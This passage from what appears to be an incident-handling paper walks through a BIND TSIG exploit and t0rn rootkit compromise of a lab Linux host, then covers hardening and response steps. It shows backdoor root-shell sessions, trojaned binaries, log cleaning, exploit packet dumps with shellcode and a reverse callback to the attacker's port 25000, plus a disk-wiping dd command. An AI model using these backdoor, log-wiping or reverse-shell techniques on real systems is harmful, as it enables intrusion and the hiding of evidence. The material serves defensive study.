[root@saturn /bin]# id
uid=0(root) gid=1(bin) groups=1(bin),2(daemon),3(sys)

[root@saturn /bin]# netstat -an

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Addr ess        State
tcp        0      0 0.0.0.0:80            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:515           0.0.0.0:*               LI    STEN
tcp        0      0 10.0.0.3:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:98            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111           0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0: 1024         0.0.0.0:*
udp        0      0 10.0.0.3:53           0.0.0.0:*
udp        0      0 0.0.0.0:518           0.0.0.0:*
udp        0      0 0.0.0.0:517           0.0.0.0:*
udp        0      0 0.0.0.0:111           0.0.0.0:*
raw        0      0 0.0.0.0:1             0.0.0.0:*               7
raw        0      0 0.0.0.0:6             0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I   -Node Path
unix  5      [ ]         DGRAM                    290    /dev/log
unix  0      [ ]         STREAM     CONNECTED     112    @0000000f
```

```
unix  0      [ ACC ]     STREAM     LISTENING     431    /var/run/ndc
unix  0      [ ACC ]     STREAM     LISTENING     523    /dev/gpmctl
unix  0      [ ACC ]     STREAM     LISTENING     466    /dev/printer
unix  0      [ ACC ]     STR EAM    LISTENING     557    /tmp/.font -unix/fs-1
unix  0      [ ]         DGRAM                    560
unix  0      [ ]         DGRAM                    507
unix  0      [ ]         DGRAM                    426
unix  0      [ ]         DGRAM                    343
unix  0      [ ]         DGRAM                    303

[root@saturn /bin]# exit
logout
Connection to 10.0.0.3 closed.
```

The important detail here is that, even though we are connected to the system **saturn**, using Secure Shell, t here is no established connection in **netstat** output. The IP address of the remote station that is accessing **saturn** is 10.0.0.2 and we cannot see the connection because the port 5000 was included in **/usr/src/.puta/.1addr** .

```
mars:/giac/exploits# finger coded@10.0.0.3
[10.0.0.3]

mars:/giac/exploits# telnet 10.0.0.3 2555
Trying 10.0.0.3 ...
Connected to 10.0.0.3.
Escape character is '^]'.
stdin: is not a tty

ls /
: No such file or directory
bin
boot
dev
etc
home
lib
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var
```

The **in.fingerd** daemon opens a root shell on port 2555. It's a matter of telnetting to this port. When typing the commands, the use of a space at the end is necessary. Without the space character, the commands will not work.

```
mars:/giac/exploits# ssh  coded@10.0.0.3  -p 5000
[root@saturn /bin]# ps  -aux

USER      PID %CPU %MEM  SIZE   RSS TTY STAT START   TIME COMMAND
bin       246  0.0  0.2  1196   396 ?  S   04:29   0:00 portmap
daemon    342  0.0  0.2  1128   484 ?  S   04:29   0:00 /usr/sbin/    atd
nobody    579  0.0  0.7  2748  1408 ?  S   04:30   0:00 httpd
nobody    580  0.0  0.7  2748  1408 ?  S   04:30   0:00 httpd
nobody    581  0.0  0.7  2748  1408 ?  S   04:30   0:00 httpd
nobody    582  0.0  0.7  2748  1408 ?  S   04:30   0:0    0 httpd
nobody    583  0.0  0.7  2748  1408 ?  S   04:30   0:00 httpd
nobody    584  0.0  0.7  2748  1408 ?  S   04:30   0:00 httpd
```

```
nobody    585  0.0  0.7  2748  1408  ?  S   04:30   0:00 httpd
nobody    586  0.0  0.7  2748  1408  ?  S   04:30      0:00 httpd
nobody    587  0.0  0.7  2748  1408  ?  S   04:30   0:00 httpd
nobody    588  0.0  0.7  2748  1408  ?  S   04:30   0:00 httpd
root        1  0.7  0.2  1104   460  ?  S   04:29   0:04 init
root        2  0.0  0.0     0     0  ?  SW  04:2   9   0:00 (kflushd)
root        3  0.0  0.0     0     0  ?  SW  04:29   0:00 (kupdate)
root        4  0.0  0.0     0     0  ?  SW  04:29   0:00 (kpiod)
root        5  0.0  0.0     0     0  ?  SW  04:29   0:00 (kswapd)
root        6  0.0  0.0     0     0    ?  SW< 04:29   0:00 (mdrecoveryd)
root      262  0.0  0.2  1088   464  ?  S   04:29   0:00 /usr/sbin/apmd      -p 10
root      315  0.0  0.2  1152   556  ?  S   04:29   0:00 syslogd      -m 0
root      326  0.0  0.3  1412   752  ?  S   04:29   0:00 klogd
root      358  0.0  0.3  1304   600  ?  S   04:29   0:00 crond
root      413  0.0  0.2  1124   484  ?  S   04:29   0:00 inetd
root      473  0.0  0.7  2272  1460  ?  S   04:30   0:00 named
root      496  0.0  0.2  1176   488  ?  S   04:30   0:00 lpd
root      539  0.0  0.5  2104  1104  ?  S   04:30   0:00 sendmail: accepting c
root      556  0.0  0.2  1132   444  ?  S   04:30   0:00 gpm      -t ps/2
root      572  0.0  0.6  2560  1312  ?  S   04:30   0:00 httpd
root      638  0.0  0.5  2196  1148   1 S      04:30   0:00 login   -- root
root      639  0.0  0.1  1076   384   2 S   04:30   0:00 /sbin/mingetty tty2
root      640  0.0  0.1  1076   384   3 S   04:30   0:00 /sbin/mingetty tty3
root      641  0.0  0.1  1076   384   4 S   04:30   0:00 /sbin     /mingetty tty4
root      642  0.0  0.1  1076   384   5 S   04:30   0:00 /sbin/mingetty tty5
root      643  0.0  0.1  1076   384   6 S   04:30   0:00 /sbin/mingetty tty6
root      661  0.0  0.5  1728   972   1 S   04:32   0:00      -bash
root      680  0 .0  0.2  1080   412  ?  S   04:36   0:00 /usr/sbin/inetd /etc/
root      695  0.1  0.4  1720   952  p0 S   04:39   0:00      -sh
root      706  0.0  0.2   928   412  p0 R   04:39   0:00 ps      -aux
xfs       599  0.0  0.5  1880   964  ?  S   04:30   0:00 xfs      -droppriv  -daemon
```

The **ps** command shows all the processes running in the system. However, this trojaned version of **ps** doesn't list two important processes that are **nscd** (actually Secure Shell) and **t0rns** (Sniffer).

```
[root@saturn /bin]#  /sbin/ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:50:DA:EB:47:51
          inet addr:10.0.0.3  Bcast:10.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:984 errors:0 dropped:0 overruns:0 frame:0
          TX packets:910 errors:0 dropped:0 overruns:0 carrier:1
          collisions:1 txqueuelen:100
          Interrupt:3 Base address:0x200
```

Note that the trojaned **ifconfig** doesn't show the flag **PROMISC**, even though there is a sniffer running on the system.

```
[root@saturn /bin]#  cd /usr/src/.puta
[root@saturn .puta]# ./t0rnsb
* sauber by socked [07.27.97]
* Usage: t0rnsb <string>

[root@saturn .puta]# ./t0rnsb root

* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size o     f the logs.
* Cleaning boot.log (236 lines)...0 lines removed!
* Cleaning cron (27 lines)...21 lines removed!
* Cleaning dmesg (73 lines)...5 lines removed!
* Cleaning htmlaccess.log (0 lines)...0 lines removed!
```

```
* Cleaning maillog (21 lines)...8 lines remo  ved!
* Cleaning messages (1121 lines)...41 lines removed!
* Cleaning netconf.log (11 lines)...0 lines removed!
* Cleaning secure (44 lines)...0 lines removed!
* Cleaning sendmail.st (0 lines)...0 lines removed!
* Cleaning spooler (0 lines)...0 lines remove  d!
* Cleaning xferlog (0 lines)...0 lines removed!
* Alles sauber mein Meister !'Q%&@
```

The log cleaner used by the t0rnkit is **t0rnsb**. It deletes the lines that matches specified string from some system logs. Above we have the system logs that are affected by this tool.

Other ways of testing the rootkit are running trojaned **ls**, **du** and **find**. They will not show the rootkit files to the system administrator, as we can see below.

```
[root@saturn /bin]# ls -la /usr/src

drwxr-xr-x  5 root    root       4096  Apr  4 04:09 .
drwxr-xr-x 19 root    root       4096 Apr  4 20:44 ..
lrwxrwxrwx  1 root    root         12 Apr  4 20:43 linux    -> linux-2.2.12
drwxr-xr-x  3 root    root       4096 Apr  4 20:43 linux-2.2.12
drwxr-xr-x  7 root    root       4 096 Apr  4 20:45 redhat
```

Signature of the Attack

Following we have a TCPDUMP log of the **TSIG** exploit.

```
11:14:10.992237 mars.1024 > 10.0.0.3.domain:  276 TXT CHAOS)?
version.bind. (30)
0x0000          4500 003a 0000 0000 4011 66af 0a00 0002     E..:....@.f.....
0x0010          0a00 0003 0400 0035 0026 c4af 0114 0000     .......5.&......
0x0020          0001 0000 0000 0000 0776 6572 7369 6f6e     .........version
0x0030          0462 696e 6400 0010 0003                    .bind.....

11:14:10.992677 10.0.0.3.domain > mars.1024:  276* 1/0/0 CHAOS)
TXT[|domain]
0x0000          4500 0058 0000 0000 4011 6691 0a00 0003     E..X....@.f.....
0x0010          0a00 0002 0035 0400 0044 5d6d 0114 8480     .....5...D]m....
0x0020          0001 0001 0000 0000 0776 6572 7369 6f6e     .........version
0x0030          0462 696e 6400 0010 0003 0756 4552 5349     .bind......VERSI
0x0040          4f4e 0442 494e 4400 0010 0003 0000 0000     ON.BIND.........
0x0050          0006                                        ..

11:14:10.993072 mars.1024 > 10.0.0.3.domain:  276 inv_q+ [b2&3=0x980]
(465)
0x0000          4500 01ed 0001 0000 4011 64fb 0a00 0002     E.......@.d.....
0x0010          0a00 0003 0400 0035 01d9 7613 0114 0980     .......5..v.....
0x0020          0000 0001 0000 0000 3e41 4141 4141 4141     ........>AAAAAAA
0x0030          4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA
0x0040          4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA
0x0050          4141                                        AA

11:14:10.994824 10.0.0.3.domain > mars.1024:  276 inv_q FormErr
[0q][|domain]
0x0000          4500 02ea 0001 0000 4011 63fe 0a00 0003     E.......@.c.....
0x0010          0a00 0002 0035 0400 02d6 a677 0114  8981     .....5.....w....
0x0020          0000 0001 0000 0000 3e41 4141 4141 4141     ........>AAAAAAA
0x0030          4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA
0x0040          4141 4141 4141 4141 4141 4141 4141 4141     AAAAAAAAAAAAAAAA
```

```
0x0050          4141                            AA

11:14:10.995199 mars.1024 > 10.0.0.3.domain:  276 [1au][|domain]
0x0000          4500 021a 0002 0000 4011 64cd 0a00 0002     E.....@.d.....
0x0010          0a00 0003 0400 0035 0206 c975 0114 0000     .......5...u....
0x0020          0001 0000 0000 0001 3c90 89e6 83c6 40c7     ........<.....@.
0x0030          0602 000b acc7 4604 97c4 47a0 31c0 8946     ......F...G.1..F
0x0040          0889 460c 31c0 8946 2840 8946 2440 8946     ..F.1..F(@.F$@.F
0x0050          208d                            ..

11:14:10.996774 10.0.0.3.domain > mars.1024:  276[|domai    n]
0x0000          4500 0231 0002 0000 4011 64b6 0a00 0003     E..1....@.d.....
0x0010          0a00 0002 0035 0400 021d 0570 0114 8080     .....5.....p....
0x0020          0001 0000 0000 0001 3c90 89e6 83c6 40c7     ........<.....@.
0x0030          0602 000b acc7 4604 97c4 47a0 31c0 8946     ......F...G.1..F
0x0040          0889 460c 31c0 8946 2840 8946 2440 8946     ..F.1..F(@.F$@.F
0x0050          208d                            ..
```

As we can see on the traffic showed above, the exploit verifies what version of Bind is running on the system and the memory addres s to be used to inject the shellcode. With this information, it's not necessary to send any NOP codes (hex 90), as we have usually associated with buffer -overflows.

```
11:14:10.996822 10.0.0.3.1025 > mars.25000: S 4161969304:4161969304(0)
win 32120 <mss 146  0,sackOK,timestamp 16256 0,nop,wscale 0> (DF)
0x0000          4500 003c 0003 4000 4006 26b5 0a00 0003     E..<..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c98 0000 0000     ......a.........
0x0020          a002 7d78 7cb5 0000 0204 05b4 0402 080a     ..}x|...........
0x0030          0000 3f80 0000 0000 0103 0300               ..?.........

11:14:10.997262 mars.25000 > 10.0.0.3.1025: S 116958572:116958572(0)
ack 4161969305 win 16060 <mss 1460,sackOK,timestamp 612995
16256,nop,wscale 0> (DF)
0x0000          4500 003c 0003 4000 4006 26b5 0a00 0002     E..<..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a56c f812 9c99     ....a......l....
0x0020          a012 3ebc b46f 0000 0204 05b4 0402 080a     ..>..o..........
0x0030          0009 5a83 0000 3f80 0103 0300               ..Z...?.....

11:14:10.997553 10.0.0.3.1025 > mars.25000: . ack 1 w    in 32120
<nop,nop,timestamp 16256 612995> (DF)
0x0000          4500 0034 0004 4000 4006 26bc 0a00 0003     E..4..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c99 06f8 a56d     ......a........m
0x0020          8010 7d78 a478 0000 0101 080a 0000 3f80     ..}x.x........?.
0x0030          0009 5a83                                   ..Z.

11:14:11.000279 mars.25000 > 10.0.0.3.1025: P 1:14(13) ack 1 win 16060
<nop,nop,timestamp 612995 16256> (DF)
0x0000          4500 0041 0004 4000 4006 26af 0a00 0002     E..A..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a56d f8   12 9c99     ....a......m....
0x0020          8018 3ebc cb3d 0000 0101 080a 0009 5a83     ..>..=........Z.
0x0030          0000 3f80 756e 616d 6520 2d61 3b20 6964     ..?.uname. -a;.id
0x0040          0a                              .

11:14:11.000626 10.0.0.3.1025 > mars.25000: . ack     14 win 32120
<nop,nop,timestamp 16256 612995> (DF)
0x0000          4500 0034 0005 4000 4006 26bb 0a00 0003     E..4..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c99 06f8 a57a     ......a........z
0x0020          8010 7d78 a46b 0000 0101 080a 0000 3f80     ..}x.k........?.
0x0030          0009 5a83                                   ..Z.

11:14:11.074277 10.0.0.3.1025 > mars.25000: P 1:69(68) ack 14 win 32120
<nop,nop,timestamp 16264 612995> (DF)
0x0000          4500 0078 0006 4000 4006 2676 0a00 0003     E..x..@.@.&v....
```

```
0x0010          0a00 0002 0401 61a8 f812 9c  99 06f8 a57a    ......a.........z
0x0020          8018 7d78 f069 0000 0101 080a 0000 3f88    ..}x.i........?.
0x0030          0009 5a83 4c69 6e75 7820 7361 7475 726e    ..Z.Linux saturn
0x0040          2032 2e32 2e31 322d 3230 2023 3120 4d6f    .2.2.12-20.#1.Mo
0x0050          6e20                                       n.

11:14:11.074355 mars.25000 > 10.0.0.3.1025: . ack 69 win 16060
<nop,nop,timestamp 613002 16264> (DF)
0x0000          4500 0034 0005 4000 4006 26bb 0a00 0002    E..4..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a57a f812 9cdd    ....a......z....
0x0020          8010 3ebc e2d4 0000 0101 080a 0009 5a8a    ..>...........Z.
0x0030          0000 3f88                                  ..?.

11:14:11.077315 10.0.0.3.1025 > mars.25000: P 69:93(24) ack 14 win
32120 <nop,nop,timestamp 16264 613002> (DF)
0x0000          4500 004c 0007 4000  4006 26a1 0a00 0003   E..L..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9cdd 06f8 a57a    ......a.........z
0x0020          8018 7d78 8868 0000 0101 080a 0000 3f88    ..}x.h........?.
0x0030          0009 5a8a 7569 643d 3028 726f 6f74 2920    ..Z.uid=0(root).
0x0040          6769 643d 3028 7 26f 6f74 290a             gid=0(root).

11:14:11.086701 mars.25000 > 10.0.0.3.1025: . ack 93 win 16060
<nop,nop,timestamp 613004 16264> (DF)
0x0000          4500 0034 0006 4000 4006 26ba 0a00 0002    E..4..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a57a f812 9cf5    ....a......z....
0x0020          8010 3ebc e2ba 0000 0101 080a 0009 5a8c    ..>...........Z.
0x0030          0000 3f88                                  ..?.
```

When the exploit runs, the compromised system connects on the attacker's machine at the port 25000/ **TCP**. Now the intruder ow ns the system.

It's important to note that this exploit doesn't leave any signal of activity on the syslog, so the only way to detect it is using a Sniffer or an Intrusion Detection System, like **Snort** (http://www.snort .org).

It's really difficult to detect intruder's activities after the rootkit installation. The folders used by the **t0rn** rootkit are:

/usr/src/.puta
/usr/info/.t0rn

However, the only safe way of detecting such installed software is using a CD with trusted binaries (more details, please refer to **Preparation** on Incident Handling Process Section) and perform an external port scanning (more details, please refer to **Identification** on Incident Handling Process Section).

How to protect against it

Applying Patches and removing unnecessary Services

Definitely this is one of the most important issues that a System Administrator must address. Most of the attacks happen because the systems are not patched. Usually the System Administrators don't have time to cor rect the software bugs. There are times where the systems are so critical that it's almost impossible to stop the services due to a necessary reboot.

Another problem related to applying patches is that, sometimes, the systems might simply stop working after the installation. Of course, the ideal situation should be to apply the patches on test environments, but actually we know that this is not always possible.

There are several links on the Internet for the Administrator keep current with the latest security advisories. The main Linux distribution links, related to security, are listed here:

http:/distro.conectiva.com/seguranca/
http://www.slackware.com/lists/archive/list.php?l=slackware_-security&y=2002
http://www.suse.com/us/support/security/index.html
http://www.linux-mandrake.com/en/security

And a few general security sites:

http://www.linuxsecurity.com
http://www.securityfocus.com
http://packetstormsecurity.com
http://www.iss.net/security_center/alerts/

Some distributions like Conectiva, Mandrake, Redhat have good tools for updating their systems, but by far the best approach for system update comes from the Debian project and its famous **apt** (a front end for Debian packages manipulation). With just two commands, it's possible to maintain the system up to date:

```
# apt-get update
# apt-get dist-upgrade
```

Before trying to update the system, run the **apt-setup** command to select sources where you will get updates.

```
# apt-setup
```

As we are using a Red Hat box, here we have the link to RedHat Security Alerts:

http://www.redhat.com/apps/support/errata/index.html

Once we download the RPM's, it's just a matter of typing:

```
# rpm -Fvh <filename.rpm>
```

Now that the system is updated, we need to disable all unnecessary services. If the system is a **FTP** Server it does not make sense to let other services active, like **DNS** in our scenario. Basically, we have two ways of disabling services on Linux boxes. We can edit the **/etc/inetd.conf** file or rename the **/etc/rcX.d** scripts.

When we want to disable a service controlled by the **inet** daemon, it's just a matter of editing the **/etc/inetd.conf** file and including a # character at the beginning of the line, just like the following example:

```
# telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd
```

Then the daemon needs to be restarted, via the following command:

```
# kill -HUP <inetd -pid>
```

When a process is started via initialization files (rc scripts), we just need to rename the first character from "S" to any character, as in the following example:

```
# mv /etc/rc.d/rc3. d/S11portmap /etc/rc.d/rc3.d/s11portmap
```

On the above example, the portmap service will not be started during the boot process. To stop the active service without the need of a reboot, we can use the following command:

```
# /etc/rc.d/rc3.d/s11portmap stop
```

Using a chrooted environment

Services that listen on ports lower than 1024 must be run with a privileged user (usually root), because ordinary users cannot start daemons to listen at these ports. This is a security issue because if the software (daemon) h as a bug and an attacker might run arbitrary commands, the break -in context will be at the root level.

To avoid such level of compromise one can create a "chroot jail" where the Service starts as root (to bind the low port) and then changes the context to a regular user, with no privileges on the system. The idea behind the chroot configuration is to avoid the entire system compromise, even if the daemon has a bug.

This idea can be expanded to services like **DNS**, **FTP**, **WEB**. Following, several links to configure chroot jails on some daemons:

Bind: http://www.tldp.org/HOWTO/Chroot -BIND-HOWTO.html
Apache: http://penguin.epfl.ch/chroot.html
WU-FTP: http://zeck.netliberte.org/Linux/lecture.php?fic=wuftp_chroot

Firewall configuration

A simple network topol ogy modification could have avoided the rootkit installation. In our case, the installation of the rootkit on the **saturn** Linux box was quite easy because there was no Firewall protecting it. Of course Firewalls are not the only solution, but it helps a lot.

For example, we could deploy a firewall with iptables (for Kernel 2.4) or ipchains (for Kernel 2.2). In this configuration we would allow just the port 53/ **TCP** (just in case we needed to allow zone transfers) and 53/ **UDP** to our hypothetical **DNS** Server and, most important of all, don't allow any service to the Internet or any other network segment.

With this deployment, it wouldn't be possible to run the **TSIG** exploit, because the target system tries to connect to the 25000/ **TCP** port of the intruder's machin e. Even if we could run other exploits, it would be quite difficult to download any software (including rootkits) to the compromised systems.

We can see such network deployment in figure 4.

The conclusive idea here is that is very important to limit outg oing traffic, specially from the **DMZ**. This approach will difficult the upload of external software.



Figure 4- Firewall deployment to help avoid rootkit installations

Part III - Incident Handling Process

Following we have the six steps of the Incident Handling Process. It's important to reinforce that this paper is based on an hypothetical scenario.

Preparation

Now it's time to discuss several measures that can be deployed to improve the possibility of avoiding, identifying a nd recovering from intrusions. There is a really big list of security issues that we need to address before puttting the systems to work.

Defining the Response Team

It's important to define whether the Enterprise will create its own internal Response Team or contract a third party. In both options, one employee should have the role of Response Team Leader, that must conduct the investigations.

Besides the Team Leader, we must define permanent members responsible for the several Operating Systems like U NIX, Windows and Routers. Those individuals might be called to help the investigations, because they have the necessary skills to operate such Operating Systems.

Not just technical staff should be involved, but legal department, managers and human resources as well.

All the phone numbers of the personnel involved in the Team must be easily accessible, to permit as fast as possible responses.

Identifying critical Assets

An important point when we talk about Security on the Organizations is to know which assets are critical, to allow us to concentrate efforts to protect them.

Usually the resources are limited, even on big companies with huge budget. So, it's very important to spend the limited resources with the more important systems. Of course, all the assets in a network are critical but we might surely define different levels of importance, regarding the core business of the Enterprise.

What to do before new installations

After breaking into systems, attackers usually compile programs, delete log f iles and so on to hide their activities . A disk is composed by: Allocated space, Slack space and Free space.

We can see the files that are stored at the allocated space using simple tools like **cat**, **ls**, **vi**, etc. However, at the Free space we can have fra gments of deleted like logs, history files, etc. When we delete a file, in fact we are leaving the space used by that file free. If no

new files are written to the disk, that information is still there.

All Operating Systems define a minimum block size to the file system. When we write chunks of data to the file system and those chunks do not fill that minimum defined size, a slack space is created, and this space will be used regularly by the Operating System.

To help possible forensics investigations, it's a good idea to guarantee that a specific Hard Disk contains no previous data. To accomplish this, just do the following command before a new Operating System installation (it doesn't matter whether it's an Unix or Windows box):

```
# dd if=/dev/zero of=/dev/hda
```

We can type this command during a CD boot installation, what it is possible with all Linux distribution. Just go to the command line and type it. This command will fill the disk with zeroes which will help a lot in forensics analysis. After that, proceed with the usual installation.

Intrusion Detection Systems

Other important point to address is the use of a Network Intrusion Detection System (NIDS). It's purpose is to detect special attack signatures and protocol anomalies to alert system administrators that something wrong might happen.

A really good option is to use **Snort** (http://www.snort.org), an open source Network Intrusion Detection System. A common problem with open source players is that they are not "user-friendly" to the users. There are good commercial alternatives, like RealSecure (http://www.iss.net/products_services/enterprise_protection/rsnetwork/).

We might create message digests of the files, so it could be possible to identify any modifications on the files. With this technique, we take a file and generate a unique 128-bit fingerprint of it. Any bit changed in the file will generate a completelly different message digest. Good options to deal with this issue are Aide (ftp://ftp.linux.hr/pub/aide) and Tripwire (http://www.tripwiresecurity.com

However, the following points must be told about message digests:

They are almost useless if the attacker installed a Kernel Rootkit, because he doesn't need to change system binaries. All the process of hidding files/processes is done in the kernel level so, even if you use an external CD with trusted binaries, probably it will be not possible to see the attacker's activities.

All the message digests database must be kept on a read-only media to prevent tampering. Very skilled attackers can change these digests, so it's very important to keep them Read-Only.).

Another good option when we are dealing with RedHat systems is backing up RPM database, for further comparisons (again in a read-only media).

Central repository of logs

Centralized logs are an important feature th at should be deployed to improve the chances a system administrator will catch attacker's activities.

Usually, the UNIX logs are controlled by the Syslog daemon (**syslogd**) which sends errors, warnings etc to a file, normally **/var/log/messages** . However, it is possible to configure it to send the messages to other files and even to other systems, and this configuration is done by changing the **/etc/syslog.conf** file.

As an excerpt of a **/etc/syslog.conf** file, we have the following:

```
*.err;auth,daemon,mark,ker  n.debug;mail,user.notice          /var/adm/messages
auth.debug          /var/log/auth.log
daemon.debug        /var/log/daemon.log
lpr.debug           /var/log/lpr.log
```

In the example above, several errors and warning messages will be sent to four files located in **/var/log** .

However, th e local logging is susceptible to modifications once an intruder gains access (mainly root level) to a system. In these cases, the best approach is to log to remote servers, specially hardened (just running **Syslog** service) machines, that certainly will mak e difficult attacker's life.

To accomplish this task, it's necessary to include the following line in **/etc/syslog.conf** file:

```
*.*    @loghost
```

The above line specifies that all logging will be directed to **loghost** as well. It could be defined the IP address of remote logging server. The important note here is that, as a default configuration, the **syslog** daemon doesn't accept syslog messages from remote machines, so it's necessary to start such daemon with a special flag (-r) on the remote Log machine. More de tails can be got with the command **man syslogd** .

There is a disadvantage of using **syslog** messages over the network. First of all, it uses **UDP** packets to message delivery, what is bad because an attacker can flood the **Syslog** Server with spoofed packets. Ther e is also no confidentiality because the packets are sent in cleartext.

A good alternative to this issue is the use of a new **Syslog** tecnology that is **Syslog-ng**, which uses **TCP**, criptography and authentication. It works fairly well for Linux, FreeBSD and Solaris. More information may be obtained at:

http://www.balabit.hu/en/downloads/syslog -ng

One could not forget an important point when dealing with centralized logs that is synchronizing system clocks, including Firewall and IDS. This is essential to events correlation.

Privacy Policies

Banners are used to warn internal and external users that just authorized access is allowed and the communications will be monitored and logged.

All the procedures/policies related to network and application monitoring must be supported by the legal Counsel. One must define whether the information stored on the servers like, for example, the email contents, are the property of the users or of the Organization.

Making a CD-ROM with trusted binaries and preparing a Jump Kit

As we could see in the **t0rn** rootkit installation, we could not absolutelly trust the system binaries, specially those administratives, like **ps**, **ls**, **netstat**, **ifconfig**, among others. The trick is to hide attacker's activities from system administrators.

One could just copy binaries from a fresh installation to a CD -R, but usually these binaries are dinamically linked and it's possible that someone changes system libraries. As an example of dinamically linked binary, we can see the **/bin/ls**:

```
# ldd /bin/ls

libtermcap.so.2 =>/lib/libtermcap.so.2 (0x40018000)
libc.so.6 => /lib/libc.so.6 (0x4001c000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Therefore, the only safe way of looking for evidence is using statically linked binaries. They do not use any system libraries.

There is an Internet Site that has several statically linked binaries to help the administrator to create the CD with trusted administrative tools. There exist good forensic papers there as well. Here is the link:

http://www.incident-response.org

As important as the trusted software is the hardware used to collect evidence, also known as Jump Kit.

Usually, such hardware should include, but not be limited to:

- Notebook Pentium III 600 with 192 Mbytes RAM;
- Serial, Parallel and USB connectors;
- Jaz or Zip drives;
- One or two PCMCIA network interfaces;
- High capacity hard disk(s), at least one with 20 Gbytes;
- Crossover ethernet cable.

This machine will be used to collect evidences and perform a full backup of the hard disk from the compromised machine through network connection (using a crossover cable).

Emergence Response Checklist

When we are dealing with an intrusion, all the volatile data is important, because it might containt valuable evidences. Following we have a basic checklist with commands to collect volatile data from Linux boxes. These comman ds may vary slightly from other Unix systems.

It's important to note that all the tools cited must be reliable (never from the attacked system).

 # w

Who is logged on the system.

 # ps –aux

This command shows running processes.

 # netstat –anp

Services listening and active connections. Useful to see who is connected to the system.

 # lsof

Shows the active processes with their respective open files and sockets, besides libraries used.

 # arp –a

This tool provides MAC address (unique) mappings to networ k addresses (**IP**).

 # ifconfig <interface>

Information related to the interface (for example, **eth0**). With this command we might identify an interface in promiscuous mode (for sniffing).

Besides these simple commands, it's very important to verify the foll owing configuration and log files:

/etc/passwd, /etc/group, /etc/inetd.conf, /etc/hosts.equiv, /etc/hosts.allow, /etc/hosts.deny, .bash_history, .rhosts, /var/log/messages, /var/cron/logs .

Education

A continuos education process is crucial to improve I T staff and users awareness. All the Team involved in the Incident Handling Process must know how to proceed during an incident.

The training must include the knowledge of current Organization's policies, lawful questions, besides a good understanding of the investigative process, mainly if we want to

involve law inforcement.

There are really good training options out there, like SANS (www.sans.org), CERT (www.cert.org) and some vendor's options as well.

Identification

When we are contacted to verify an incident, our first approach is to discover if there was really an incident. It's possible to happen that system administrators suspect someone has broken their systems when, in fact, there was an operational error.

In this phase of identification, we will interview all the people involved in the case, their clues, suspects, etc. Once we have heard the witnesses, it's time to find the evidences.

When we first respond to an incident , it's important to preserve as much evidence as possible. Live systems contain lots of informations that can be used to identify who attacked the system and how. The output from the several commands below can be directed to a floppy disk.

For this phase of identification, let's suppose an administrator suspects that something is wrong with his system, **saturn** (IP 10.0.0.3). After doing some questions to him and writing all the actions to a notepad, let's start with a port scan to the **saturn** system with the command:

```
remotesys:/# nmap 10.0.0.3

Starting nmap V. 2.54BETA32 ( www.insecure.org/nmap/ )
Interesting ports on  (10.0.0.3):
(The 1536 ports scanned but not shown below are in state: closed)
Port       State       Service
